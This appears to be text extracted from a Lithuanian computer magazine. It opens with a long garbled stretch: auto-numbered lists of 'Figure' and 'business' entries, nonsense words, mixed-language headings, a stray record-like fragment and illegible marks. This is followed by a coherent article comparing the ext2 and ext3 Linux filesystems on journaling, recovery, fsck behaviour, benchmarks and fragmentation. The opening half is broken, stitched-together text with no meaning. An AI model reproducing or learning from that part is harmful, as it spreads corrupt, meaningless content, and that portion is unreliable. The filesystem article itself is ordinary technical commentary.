 3. **Methodology**  
 4. **Results**  
 5. **Discussion**  
 6. **Conclusion**  
 7. **References**  
 8. **Appendix**  
 9. **Index**  
 10. **Table of Contents**  
 11. **Figure 1**  
 12. **Figure 2**  
 13. **Figure 3**  
 14. **Figure 4**  
 15. **Figure 5**  
 16. **Figure 6**  
 17. **Figure 7**  
 18. **Figure 8**  
 19. **Figure 9**  
 20. **Figure 10**  
 21. **Figure 11**  
 22. **Figure 12**  
 23. **Figure 13**  
 24. **Figure 14**  
 25. **Figure 15**  
 26. **Figure 16**  
 27. **Figure 17**  
 28. **Figure 18**  
 29. **Figure 19**  
 30. **Figure 20**  
 31. **Figure 21**  
 32. **Figure 22**  
 33. **Figure 23**  
 34. **Figure 24**  
 35. **Figure 25**  
 36. **Figure 26**  
 37. **Figure 27**  
 38. **Figure 28**  
 39. **Figure 29**  
 40. **Figure 30**  
 41. **Figure 31**  
 42. **Figure 32**  
 43. **Figure 33**  
 44. **Figure 34**  
 45. **Figure 35**  
 46. **Figure 36**  
 47. **Figure 37**  
 48. **Figure 38**  
 49. **Figure 39**  
 50. **Figure 40**  
 51. **Figure 41**  
 52. **Figure 42**  
 53. **Figure 43**  
 54. **Figure 44**  
 55. **Figure 45**  
 56. **Figure 46**  
 57. **Figure 47**  
 58. **Figure 48**  
 59. **Figure 49**  
 60. **Figure 50**  
 61. **Figure 51**  
 62. **Figure 52**  
 63. **Figure 53**  
 64. **Figure 54**  
 65. **Figure 55**  
 66. **Figure 56**  
 67. **Figure 57**  
 68. **Figure 58**  
 69. **Figure 59**  
 70. **Figure 60**  
 71. **Figure 61**  
 72. **Figure 62**  
 73. **Figure 63**  
 74. **Figure 64**  
 75. **Figure 65**  
 76. **Figure 66**  
 77. **Figure 67**  
 78. **Figure 68**  
 79. **Figure 69**  
 80. **Figure 70**  
 81. **Figure 71**  
 82. **Figure 72**  
 83. **Figure 73**  
 84. **Figure 74**  
 85. **Figure 75**  
 86. **Figure 76**  
 87. **Figure 77**  
 88. **Figure 78**  
 89. **Figure 79**  
 90. **Figure 80**  
 91. **Figure 81**  
 92. **Figure 82**  
 93. **Figure 83**  
 94. **Figure 84**  
 95. **Figure 85**  
 96. **Figure 86**  
 97. **Figure 87**  
 98. **Figure 88**  
 99. **Figure 89**  
 100. **Figure 90**  
 101. **Figure 91**  
 102. **Figure 92**  
 103. **Figure 93**  
 104. **Figure 94**  
 105. **Figure 95**  
 106. **Figure 96**  
 107. **Figure 97**  
 108. **Figure 98**  
 109. **Figure 99**  
 110. **Figure 100**  
 111. **Figure 101**  
 112. **Figure 102**  
 113. **Figure 103**  
 114. **Figure 104**  
 115. **Figure 105**  
 116. **Figure 106**  
 117. **Figure 107**  
 118. **Figure 108**  
 119. **Figure 109**  
 120. **Figure 110**  
 121. **Figure 111**  
 122. **Figure 112**  
 123. **Figure 113**  
 124. **Figure 114**  
 125. **Figure 115**  
 126. **Figure 116**  
 127. **Figure 117**  
 128. **Figure 118**  
 129. **Figure 119**  
 130. **Figure 120**  
 131. **Figure 121**  
 132. **Figure 122**  
 133. **Figure 123**  
 134. **Figure 124**  
 135. **Figure 125**  
 136. **Figure 126**  
 137. **Figure 127**  
 138. **Figure 128**  
 139. **Figure 129**  
 140. **Figure 130**  
 141. **Figure 131**  
 142. **Figure 132**  
 143. **Figure 133**  
 144. **Figure 134**  
 145. **Figure 135**  
 146. **Figure 136**  
 147. **Figure 137**  
 148. **Figure 138**  
 149. **Figure 139**  
 150. **Figure 140**  
 151. **Figure 141**  
 152. **Figure 142**  
 153. **Figure 143**  
 154. **Figure 144**  
 155. **Figure 145**  
 156. **Figure 146**  
 157. **Figure 147**  
 158. **Figure 148**  
 159. **Figure 149**  
 160. **Figure 150**  
 161. **Figure 151**  
 162. **Figure 152**  
 163. **Figure 153**  
 164. **Figure 154**  
 165. **Figure 155**  
 166. **Figure 156**  
 167. **Figure 157**  
 168. **Figure 158**  
 169. **Figure 159**  
 170. **Figure 160**  
 171. **Figure 161**  
 172. **Figure 162**  
 173. **Figure 163**  
 174. **Figure 164**  
 175. **Figure 165**  
 176. **Figure 166**  
 177. **Figure 167**  
 178. **Figure 168**  
 179. **Figure 169**  
 180. **Figure 170**  
 181. **Figure 171**  
 182. **Figure 172**  
 183. **Figure 173**  
 184. **Figure 174**  
 185. **Figure 175**  
 186. **Figure 176**  
 187. **Figure 177**  
 188. **Figure 178**  
 189. **Figure 179**  
 190. **Figure 180**  
 191. **Figure 181**  
 192. **Figure 182**  
 193. **Figure 183**  
 194. **Figure 184**  
 195. **Figure 185**  
 196. **Figure 186**  
 197. **Figure 187**  
 198. **Figure 188**  
 199. **Figure 189**  
 200. **Figure 190**  
 201. **Figure 191**  
 202. **Figure 192**  
 203. **Figure 193**  
 204. **Figure 194**  
 205. **Figure 195**  
 206. **Figure 196**  
 207. **Figure 197**  
 208. **Figure 198**  
 209. **Figure 199**  
 210. **Figure 200**  
 211. **Figure 201**  
 212. **Figure 202**  
 213. **Figure 203**  
 214. **Figure 204**  
 215. **Figure 205**  
 216. **Figure 206**  
 217. **Figure 207**  
 218

**NAUJOS MELODIJOS**

1. **1.1**  
 2. **2.1**  
 3. **3.1**  
 4. **4.1**  
 5. **5.1**  
 6. **6.1**  
 7. **7.1**  
 8. **8.1**  
 9. **9.1**  
 10. **10.1**  
 11. **11.1**  
 12. **12.1**  
 13. **13.1**  
 14. **14.1**  
 15. **15.1**  
 16. **16.1**  
 17. **17.1**  
 18. **18.1**  
 19. **19.1**  
 20. **20.1**  
 21. **21.1**  
 22. **22.1**  
 23. **23.1**  
 24. **24.1**  
 25. **25.1**  
 26. **26.1**  
 27. **27.1**  
 28. **28.1**  
 29. **29.1**  
 30. **30.1**  
 31. **31.1**  
 32. **32.1**  
 33. **33.1**  
 34. **34.1**  
 35. **35.1**  
 36. **36.1**  
 37. **37.1**  
 38. **38.1**  
 39. **39.1**  
 40. **40.1**  
 41. **41.1**  
 42. **42.1**  
 43. **43.1**  
 44. **44.1**  
 45. **45.1**  
 46. **46.1**  
 47. **47.1**  
 48. **48.1**  
 49. **49.1**  
 50. **50.1**  
 51. **51.1**  
 52. **52.1**  
 53. **53.1**  
 54. **54.1**  
 55. **55.1**  
 56. **56.1**  
 57. **57.1**  
 58. **58.1**  
 59. **59.1**  
 60. **60.1**  
 61. **61.1**  
 62. **62.1**  
 63. **63.1**  
 64. **64.1**  
 65. **65.1**  
 66. **66.1**  
 67. **67.1**  
 68. **68.1**  
 69. **69.1**  
 70. **70.1**  
 71. **71.1**  
 72. **72.1**  
 73. **73.1**  
 74. **74.1**  
 75. **75.1**  
 76. **76.1**  
 77. **77.1**  
 78. **78.1**  
 79. **79.1**  
 80. **80.1**  
 81. **81.1**  
 82. **82.1**  
 83. **83.1**  
 84. **84.1**  
 85. **85.1**  
 86. **86.1**  
 87. **87.1**  
 88. **88.1**  
 89. **89.1**  
 90. **90.1**  
 91. **91.1**  
 92. **92.1**  
 93. **93.1**  
 94. **94.1**  
 95. **95.1**  
 96. **96.1**  
 97. **97.1**  
 98. **98.1**  
 99. **99.1**  
 100. **100.1**

newdayradio  
populair

when it goes  
to bed  
early

## POPULARES MELODÍAS

yoo doo peeg  
 ruzh  
 rosan  
 oolgn

justala  
by everything  
aaffk  
hmgupht  
finalcou  
allaboutu  
freestylr  
myhumpst

cherry  
 youth  
 hotel can  
 champion  
 volume  
 Simpson

## VASAROS MELODIJOS

borobori  
gasolina  
ecuador

valve  
pushrover  
camshaft

Woodbury  
Sandstorm  
Cose delav  
low cost

**SAUNIOS MELODIJOS**

nupogod-  
 don't lie  
~~discourse~~  
 hypnotize  
 the night

1. **business**  
 2. **business**  
 3. **business**  
 4. **business**  
 5. **business**  
 6. **business**  
 7. **business**  
 8. **business**  
 9. **business**  
 10. **business**  
 11. **business**  
 12. **business**  
 13. **business**  
 14. **business**  
 15. **business**  
 16. **business**  
 17. **business**  
 18. **business**  
 19. **business**  
 20. **business**  
 21. **business**  
 22. **business**  
 23. **business**  
 24. **business**  
 25. **business**  
 26. **business**  
 27. **business**  
 28. **business**  
 29. **business**  
 30. **business**  
 31. **business**  
 32. **business**  
 33. **business**  
 34. **business**  
 35. **business**  
 36. **business**  
 37. **business**  
 38. **business**  
 39. **business**  
 40. **business**  
 41. **business**  
 42. **business**  
 43. **business**  
 44. **business**  
 45. **business**  
 46. **business**  
 47. **business**  
 48. **business**  
 49. **business**  
 50. **business**  
 51. **business**  
 52. **business**  
 53. **business**  
 54. **business**  
 55. **business**  
 56. **business**  
 57. **business**  
 58. **business**  
 59. **business**  
 60. **business**  
 61. **business**  
 62. **business**  
 63. **business**  
 64. **business**  
 65. **business**  
 66. **business**  
 67. **business**  
 68. **business**  
 69. **business**  
 70. **business**  
 71. **business**  
 72. **business**  
 73. **business**  
 74. **business**  
 75. **business**  
 76. **business**  
 77. **business**  
 78. **business**  
 79. **business**  
 80. **business**  
 81. **business**  
 82. **business**  
 83. **business**  
 84. **business**  
 85. **business**  
 86. **business**  
 87. **business**  
 88. **business**  
 89. **business**  
 90. **business**  
 91. **business**  
 92. **business**  
 93. **business**  
 94. **business**  
 95. **business**  
 96. **business**  
 97. **business**  
 98. **business**  
 99. **business**  
 100. **business**

children  
danger  
bed

Payer: 3300: BORN 194006, slight variation 1.301, being 2.10  
 0002: good car  
 Number: driver: BORN 194006 370100000000

[illegible]

## Tikro garso melodijas

## TOP 5 ORIGINALS

1. *Journal of Management Education*  
 2. *Journal of Management Inquiry*  
 3. *Journal of Management Research*  
 4. *Journal of Management Studies*  
 5. *Journal of Management Teaching*

## ORIGINAL OS

1. *What is the purpose of the study?*  
 2. *What are the research objectives?*  
 3. *What is the research design?*  
 4. *What are the variables?*  
 5. *What is the sample size?*  
 6. *What is the data collection method?*  
 7. *What are the results?*  
 8. *What are the conclusions?*  
 9. *What are the limitations?*  
 10. *What are the recommendations?*


T. KRO GARSO KOVERIAI

**Abstract**

## Animācijas

Nalika 2002: ERENNI KURUNG, singet manganen 2002  
 Nalika 3 LI. pua: manganen 2002  
 Nalika 2002: ERENNI KURUNG, singet manganen 2002

[illegible]



# 044

## Pasaulių karas: „ext2 vs ext3“

Žvilgsnis į „Linux“ failų sistemas neįprastu kampu  
APIE EXT3 FAILŲ SISTEMOS PRIVALUMUS IR TRŪKUMUS PARAŠYTA DAUG. MANOMA, KAD JI UŽTIKRINĄ GERIAUSIĄ PATIKIMUMĄ NAŠUMO SUMAŽĖJIMO SĄSKAITA. TAČIAU TOLI GRAŽU NE VISADA EXT3 ATSILIEKA NUO EXT2, O KAI KURIAIS ATVEJAIS JĄ NET LENKIA, ŽYMIAI LENKIA!

[**Įvadas**] Tikroji prasmė ne testuose, ne grafikuose ir ne diagramose, o fizineje jų interpretacijoje. Atikt eksperimentą ne taip paprasta! Norint gauti patikimus, atkūniamus ir objektyvius rezultatus, būtina žinoti, kaip suorganizuota failų sistema ir kokie krumpliaračiai paverčia ją judėti. Visada galima paminėti tokių testų rinkinį, kuriame „gera“ failų sistema bus geresnė už „blogą“, o visus su tuo nesutinkančius galima apšaukti lamenais, kune nieko neišmano subtiliuose daugiaaužuotinės operacinės sistemos niuansuose, multilyginiame keše ir t.t.

Pabandydime failų sistemas suilyginti pagal keletą kriterijų: patikimumą, atsparumą trūkšiams, našumą ir t.t., kad kiekvienas galėtų pasirinkti sau reikalingą variantą. Ko gero, mes pradesime nuo našumo.

[**Kuomet duomenys virsta pelenais**] Ext2 ir ext3 failų sistemos labai panašios. Ext3 — tai ext2 su žurnalizavimo, t.y. transakcijų palaikymu. Transakcijomis vadinamos grupinės operacijos, kurios yra įvykdomos arba neįvykdomos kaip viena vieninga operacija, kitaip tariant, atomiškai. Visa tai paaiškinsiu remdamasis klasikiniu pinigų pervedimo iš banko A į banką B pavyzdžiu. Žemame lygįje ši operacija suskaidoma į dvi: pinigų nuėmimas nuo sąskaitos ir pinigų pervedimas. O jeigu pervedimo metu įvyks sutrikimas, ar programos vykdymas bus nutrauktas? Kad klientas neliktų be pinigų, reikia numatyti automatinį „grąžinimą“ (rollback). Pervedimas arba atliekamas, arba ne. Tarpinių būsenų nėra.

Sugrįžkime prie failų sistemų. Kodėl FAT16/32 sistemose nuolat susiformuoja prarasti klasteriai? Ogi todėl, kad ši sistema nepripažįsta transakcijų, o iš kelių stadijų susidedančios vieningos operacijos nėra atliekamos atomiškai! Štai, pavyzdžiui, bylos kopijavimas. Sistema išskyre disko erdvę ir jau susiruošė ją atiduoti bylai, kaip viskas pakibo (galimi variantai: montuotojas nukirto laidus, vartotojas paspaudė RESET), dėl ko vienas ar keli klasteriai tapo niekieno.

Žurnalizuojančios failų sistemos (ext3, NTFS) tokiomis atvejais kito užsikrovimo metu atlieka automatinį „grąžinimą“, todėl klasteriai nėra prarandami. Bylos sukūrimas/pašalinimas/pervadinimas — tai atomines operacijos, kuriose negali būti tarpinės būsenos. O su perkėlimo operacijomis viskas dar sudėtingiau. Failų sistema negali perkelti bylos tarp skirtingų partijų, dėl ko programa—aplinka (explorer) yra priversta tai daryti savarankiškai. Galiausiai perkėlimo operacija suskaidoma į dvi atskiras dalis: a) pradinės bylos (source file) kopijavimą į paskirties vietą (destination file) ir b) pradinės bylos pašalinimą. Tuo pačiu gali susidaryti tokia nekokia situacija, kuomet paskirties byla nebuvo įrašyta į diską (pavyzdžiui, sistema nespejo įrašyti iš disko kešo), tačiau pradine byla jau buvo pašalinta. Štai čia ir padeda transakcijos. Be to, transakcijų galimybe negali apdrausti nuo įrašomų duomenų praradimo, kadangi žurnalo byla atnaujinama ne tuojau pat, o su tam tikru užlaikymu. Transakcijos taip pat bejėgės pasipriešinti fiziniams disko paviršiaus pažeidimams, nekontroliškai veikiančiai programinei įrangai ir t.t. Daugelis ext2 lygina su FAT, o ext3 — su NTFS, tačiau tai neteisinga. Pagal savo architektūrą ext2 kur kas artimesnė NTFS, nei FAT. Grubiai šnekanč, ext2 — tai NTFS be transakcijų. Dėl didelio pertekliško laipsnio (dideio viena kitą dubliuojančių struktūrų kiekio) ext2 pakankamai atspari sutrikimams, todėl dėl jos vienišumo galima per daug nesijaudinti. Po netiketo maitinimo atjungimo ji nenulūš. Transakcijų galimybe ext3 sistemoje padidina duomenų saugojimo patikimumą, tačiau ne taip radikaliai, kaip kai kune bando tvirtinti. Pasirinkus „tik metaduomenų žurnalizavimo“ (data=writeback) režimą, visi rašymai atidaryto duomenys maitinimo dingimo akimirka gali būti nuniokinti arba




užpildyti šiukšlėmis. „Žurnalizuoti viską“ (*data=journal*) režime visi duomenys iš pradžių yra įrašomi į žurnalą, o tik po to perkeltami į bylą. Tai žymiai sumažina našumą, tačiau garantuoja duomenų ir metaduomenų būsenos nepneštarinumą: byla arba įrašoma pilnai, arba iš viso neįrašoma. Tai reiškia, kad netikėtai dingus matinimui arba perkrovus sistemą informacijos praradimas vis dėlto yra įmanomas.

Atstatinėti ext3 sistemoje dingusius duomenis kur kas sunkiau, nei ext2, kadangi prieš bylos pašalinimą jai priklausančių blokų sąrašas yra kruopščiai išvalomas, todėl paprastai padaryti undelete jau neįmanoma. Beje, tai ne klaida, o „taip sumanyta“. Portale [www.opennet.ru](http://www.opennet.ru) yra FAQ apie ext3 failų sistemą ([www.opennet.ru/base/faq/ext3\\_faq.txt.html](http://www.opennet.ru/base/faq/ext3_faq.txt.html)), kuns su nuoroda į Andreas Dilger' (vieną iš kūrėjų) sako štai ką: „Po lūžimo saugaus unlininkimo (*unlink*) pratęsimo galimybei patikrinti failų sistema ext3 nunulina inode'uose saugomas nuorodos į blokus, o ext2 tiesiog pažymi šiuos blokus kaip nenaudojamus, inode'us — kaip pašalintus, dėl ko nuorodos lieka nepalietos. Vienintelis dalykas, kurį jums reikia daryti — iškviešti *grep* ir taip surasti pašalintų bylų dalis bei tikėtis geresnio“.

Tačiau ne viskas taip beviltiška. Taip, nuorodos į DIRECT blokus pradanginamos negrįžtamai, tačiau netiesioginės adresacijos blokų turinys lieka nepalietas, todėl bylos galas atstatomas tiesiog el ementariai. Po gabalėlį surinkinėti tenka tik jos pradžią. Išsamiau apie tai bus galima paskaityti mano knygoje „Duomenų atstatymo technika“ (darbinis pavadinimas), kuri turėtų išeiti artimiausiu metu, o kol kas pereinama tik „palengvinta“ versija, kuną gali rasti mano [ftp](http://ftp).

Kita rimta problema — žurnalo vientisumas ir agresyvus fsck pobūdis, neadekvačiai reaguojantis į kai kuriuos pažeidimų tipus. Pastaruoju metu pasirodė daugybė pranešimų apie nekokybiškus SATA valdiklius, kurie sukelia įvairių sutrikimų, paliečiančių žurnalą ir metaduomenis. Pagrindinė partcijos struktūra lieka praktiškai nepažeista (tiesiog mažytis įtrūkimas), ją dar galima išgelbėti atstatinėjant rankiniu būdu, tačiau paleistas fsck partciją galutinai pribaigia, beje, ext3 nukenčia kur kas smarkiau, nei ext2. Greičiausiai taip nutinka todėl, kad žurnale atsiranda šiukšlės, o fsck bando jas „teisingai“ interpretuoti, ko pasekmės jau



AS3AP testo, kuris imituoja darbą su duomenų baze, rezultatai


paminejau... Be abejo, ext3 gerbejai gali pasakyti, kad nėra ko tokią sistemą naudoti su nekokybiška geležimi, kad reikia nusipirkti normalų SCSI valdiklį ir atsisakyti ATA. Visa tai teisinga, tačiau vis tiek niekas nėra apdraustas nuo aparatūros įrangos sutrikimų, todėl „apvažinėjant“ naują aparatūrą visada geriau naudoti ext2 ir tik po to perėti prie ext3. Be to, prieš leidžiant fsck pradėti gydyti diską, primygtinai rekomenduojama paleisti diskų redaktorių *lde* (*Linux Disk Editor* santrumpa) ir pažūrėti, kas būtų nutiko su duomenimis. Galbūt paprasčiausia būtų viską atstatyti rankiniu būdu? Darbo su *lde* metodų aprašymą galima rasti adresu [kperc.opennet.ru/recover.zip](http://kperc.opennet.ru/recover.zip).

Taigi patikimumo klausimas vis dar aktualus, o ext2 sistema daugeliu atveju vis dėlto yra geresnė.


**[Graftaveikos klausimai, arba vėžlys ateina pirmas]** Manoma, kad bendru atveju žurnalizuojančios failų sistemos našumo atžvilgiu nusileidžia „įprastinėms“, tačiau „bendras atvejis“ — neapibrėžta sąvoka. Testų rezultatai varijuoja labai plačiose ribose, todėl be logikos čia surasti tiesą iš tiesų ganėtinai sudėtinga.

Remiantis bendriniais samprotavimais, vykdant skaitymo operacijas abi failų sistemos turėtų užtikrinti identišką našumo lygį, kadangi skaitant duomenis į žurnalą nesikreipiama. Iš pirmo žvilgsnio, tai iš tiesų taip, kuomet mus įtikina nepriklausomų testuotojų, dirbančių su darbo stotimis su vienu disku duomenys (pavyzdžiui, [staff.osuosl.org/~kveton/fs/page2.php](http://staff.osuosl.org/~kveton/fs/page2.php)). Iš čia galima daryti išvadą: jeigu skaitymo operacijų daugiau nei rašymo, tuomet našumo tarp ext2 ir ext3 skirtumas tampa praktiškai nepastebimas, o su diskais, kurie sumontuoti „tik skaitymui“ skirtumo iš viso nėra. Namų kompiuteriuose iš tiesų taip ir yra.


Serveruose ir galingose darbo stotyse situacija visiškai kita. Ten sumontuoti ištisi diskų masyvai, vienas iš kurių išskiriamas žurnalui saugoti. Toks būdas atliekant rašymo operacijas žymiai padidina našumą, tačiau sumažina efektyvų pralaidumą atliekant skaitymo operacijas, kadangi vienas masyvo diskas lieka neįdarbintas. Žvilgtelėk į serverio *Adaptec DuraStor 6220SS* (su RAID5) testavimo rezultatus, kurie buvo pateikti straipsnyje „Journaling on RAID“ ([linuxgazette.net/102/piszcz.html](http://linuxgazette.net/102/piszcz.html)). Su tokia aparatūros konfigūracija ext3 su vienu duomenų srautu skaitymas vyksta vos ne du kartus lėčiau! Su 16 srautų skirtumas šiek tiek suvienodeja, tačiau vis tiek išlieka pakankamai žymus. Išvada: jeigu skaitymo operacijų atliekama daugiau nei rašymo, tuomet serveruose ext2



Adaptec DuraStor 6220SS serverio našumas atliekant rašymo/skaitymo operacijas ext2 sistemoje



Adaptec DuraStor 6220SS serverio našumas atliekant rašymo/skaitymo operacijas ext3 sistemoje



TPC-C testu, imituojančio darbą su duomenų baze, rezultatai

vienareikšmiškai valdo, juo labiau, kad duomenų praradimo rizika tokiu atveju lygi nuliui — juk į diską nėra rašoma. Beje, apie rašymą. Su rašymu viskas kur kas prasčiau. Remiantis bendriniais samprotavimais, žurnalizavimas reikalauja laiko ir apčiuopiamai sumažina našumą, ką patvirtina visi nepriklausomi testuotojai. Įrašymas ext3 sistemoje atsilieka nuo ext2 maždaug 50%, o daugelio objektų (bylių, kataiogų) pašalinimo operacijos ext3 sistemoje atliekamos net dešimtis kartų lėčiau! Remiantis tuo, galima padaryti tikrai akivaizdžias išvadas: ext3 — ganėtinai lėta failų sistema, kuri savo egzistavimą pateisina tik dėl padidinto patikimumo lygio.

Šis tvirtinimas neteisingas. Įrašymas į žurnalą gali būti atliekamas lygiagrečiai kartu su duomenų/metaduomenų atnaujinimu, tiktai juos reikia įkurdinti skirtinguose kietuosiuose diskuose. Remiantis intuicija, tai turėtų visiškai priartinti ext3 prie ext2. Tokiomis sąlygomis ext3 gali pasirodyti... greitesnė, beje, žymiai greitesnė! Grįžkime prie paveikslėlio su Adaptec DuraStor 6220SS serveriu, kuns į ext3 su vienu srautu rašo tris kartus greičiau, nei į ext2! Savaimė suprantama, su 16 srautų skirtumas sumažėja, tačiau ext3 kaip ir anksčiau išlieka priekyje. Taip išeina, kad našumo atžvilgiu serveriuose ir įrašymą orientuotose galingose darbo stotyse naudingiau naudoti ext3, o read-only partijoms visada naudoti ext2? Kai kuriems administratoriams tai gana netikėta išvada. O galbūt šis Adaptec DuraStor 6220SS specialiai pritaikytas ext3, o eksperimento rezultatai sufalsifikuoti?

Gerai. Pabandykime žvilgtelėti į duomenų bases. Paimkime, pavyzdžiui, Oracle ir pažūrėkime, su kokiomis failų sistemomis ją rekomenduojama naudoti. Kompanijos svetainėje ([www.oracle.com/technology/oramag/webcolumns/2002/techarticles/scaizo\\_linux02.htm](http://www.oracle.com/technology/oramag/webcolumns/2002/techarticles/scaizo_linux02.htm)) pateikiami ypatingai įdomūs rezultatai, kuriais galima tikėti, kadangi užsiminti ext3 propaganda Oracle neturi prasmės. Mes matome (žr. paveikslėlius), kad atliekant visas operacijas, kuns tik galima atlikti su duomenų baze, ext3 užtikrina dvigubai didesnę našumą.

Kaip gi taip gali būti?! Nejaugi žurnalo buvimas padidina greitaveiką? Žurnalas čia visiškai niekuo dėtas, o našumą jis tik sumažina. Tiesiog ext3 sistemoje šiek tiek patobulintas kešavimo mechanizmas ir atlikta keletas kitų pakeitimų, apie kuriuos dokumentacija nutyli, tačiau rezultatas akivaizdus.

Analogiškai reikala klostosi ir su MySQL bei PostgreSQL, tačiau man nepavyko surasti „oficialių“ testų rezultatų, o testuoti duomenų bazę namų sąlygomis išties keblu.

**[Vienas fragmentas, du fragmentai]** Lyginti failų sistemų našumą galima tik esant identiškomis sąlygoms, kitaip tariant, esant vienodam fragmentacijos lygiui. Japonų agentūros IPA (Information-Technology Promotion Agency) kolektyvas iš esdo specialų įrankį *davtools* ([davtools.sf.net](http://davtools.sf.net)), kuris disko būklę vizualizuoja taip pat, kaip tai darė senasis *Norton Speed Disk*. Paaiškėjo, kad ext2/ext3 partijos ilgaiui ganėtinai smarkiai fragmentuojasi (žr. paveikslėlius), kas paneigia teiginį apie ext2/ext3 tobulumą ir jų nepriklausomumą nuo fragmentacijos. Fragmentacijai pavaldžios visos sistemos, be abejo, išskyrus tas sistemas, kurios palaiko foninę defragmentaciją, kaip tai padaryta, pavyzdžiui, su UFS.

Kai kurie „specialistai“ tvirtina, kad Linux sistemoje fragmentacija našumą lemia kiek sudėtingiau. Tarkim, vienu metu yra skaitomos dvi bylos. Nesant fragmentacijos galvutei teks nuolat keisti padėtį, metantis tarp dviejų bylių, kas nėra gerai. O jeigu bylos būtų suskaidytos į vieną po kito einančius blokus, tuomet galvutės judesiai suformuotų tiesinę seką, ir, nepaisant didelės fragmentacijos, skaitymo greitis smarkiai išaugs. Savaimė suprantama, fragmentacija būna skirtinga, tačiau naivu manyti, kad optimalius „išsidėstymas“ susiformuoja natūraliai. „Laukines gamtos“ sąlygomis sistema bylas išmeto po visą operatyvųjį penmetrą, dėl ko galvutei reikia atlikti labai didelius padėties keitimus, kad viskas būtų surinkta į vieną visumą. Tačiau apie jokių nuoseklių skaitymą čia nėra ne kalbos! O gerų ext2/ext3 sistemoms skirtų defragmentatorių, kuriuos būtų galima parekomenduoti, nėra.

Šiuo atžvilgiu geriau naudoti ext2, o ne ext3, kadangi pastarosios žurnalas dažnai būna smarkiai fragmentuotas, kas vertinus jo naudojimo intensyvumą sukelia smarkų slėbimą.

**[Pabaiga]** Optimalios failų sistemos pasirinkimas — labai sudėtinga ir neakivaizdi užduotis. Teorija ne visada atitinka praktiką, todėl tenka būti pasiruošusiam įvairiausiems netikėtumams. Visada atsižvelk į įrangos gamintojų ir programų kūrėjų patarimus. Dažniausiai, jie jau yra atlikę visus reikiamus testus arba net optimizavę savo produktą tam tikrai failų sistemai su konkrečiais nustatymais. Deja, čia neįmanoma duoti universalių visiems tinkančių patarimų, todėl mes apsiribosime tik pačiomis bendriausiomis rekomendacijomis.

